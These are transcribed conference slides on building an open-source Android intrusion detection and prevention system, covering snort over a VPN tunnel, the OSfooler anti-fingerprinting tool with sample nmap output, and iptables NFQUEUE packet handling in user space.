BUILDING AN ANDROID IDS ON NETWORK LEVEL

Jaime Sanchez
@segofensiva
http://www.seguridadofensiva.com
jsanchez@seguridadofensiva.com


$ WHO I AM


- Passionate about computer security.
- **Computer Engineering** degree and an **Executive MBA**.
- In my free time I conduct research on security and work as an independent consultant.
- I'm from Spain; We're sexy and you know it.
- Other conferences:
  - **RootedCON** in Spain
  - **Nuit Du Hack** in Paris
  - **Black Hat Arsenal** USA
  - Next months: **DerbyCON** and **Hacktivity**.

FIRST TIME IN LAS VEGAS !!

WHY?

- Being popular is not always a good thing.
- Mobile malware and threats are clearly on the rise.
- Over 100 million Android phones shipped in the second quarter of 2012 alone.
- **Targets this large are difficult for attackers to resist!**






USSD EXPLOIT

WEBKIT VULNERABILITIES

TARGETED MALWARE

!!! METERPRETER FOR ANDROID !!!

FIRST APPROACH




- In order to analyze the traffic flows we'll create a **VPN tunnel between our Android device and our computer**.

- Configure and launch **snort** on the remote machine to detect suspicious traffic.


- We can also use tools like **tcpdump** to capture traffic for later analysis.

PROBLEMS




CONTINUED MY LIFE ...

- **OSfooler** is a practical approach presented at Black Hat Arsenal USA 2013. It can be used to detect and defeat active and passive remote OS fingerprinting from tools like **nmap**, **p0f** or **commercial appliances**.



```
root@bt:~# nmap -O localhost

Starting Nmap 6.25 ( http://nmap.org ) at 2013-08-03 21:40 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0040s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
Device type: general purpose
Running: Microsoft Windows 95
OS CPE: cpe:/o:microsoft:windows_95
OS details: Microsoft Windows 95
Network Distance: 0 hops
```

VS



KERNEL SPACE


USER SPACE

- **KERNEL SPACE** is strictly reserved for running the kernel, kernel extensions, and most device drivers.

- **USER SPACE** usually refers to the various programs and libraries that the operating system uses to interact with the kernel: software that performs input/output, manipulates file system, objects, etc.

How I met your packets

BUILDING AN ANDROID IDS ON NETWORK LEVEL



- A **target extension consists of a KERNEL MODULE**, and an optional extension to iptables to provide new command line options.

- There are several extensions in the default Netfilter distribution:

DROP
QUEUE
ACCEPT
REJECT
RETURN


- For this to be useful, two further components are required:
  - a **QUEUE HANDLER** which deals with the actual mechanics of passing packets between the kernel and userspace
  - a **USERSPACE APPLICATION** to receive, possibly manipulate, and issue verdicts on packets.

- The default value for the maximum queue length is 1024. Once this limit is reached, new packets will be dropped until the length of the queue falls below the limit again.

```
$ iptables -A INPUT -j NFQUEUE –queue-num 0
```

SUMMARY

- I need to process traffic before being processed inside my Android device.
- I can redirect all network packet from **Kernel Space** to **User Space**
- I can do whatever I want with the packets: analyze, process, modify them
- This is done in **Real-time.**




AndroIDS

- Create an open source network-based intrusion detection system (**IDS**) and network-based intrusion protection system (**IPS**) has the ability to perform real-time traffic analysis and packet logging on Internet Protocol (IP) networks:

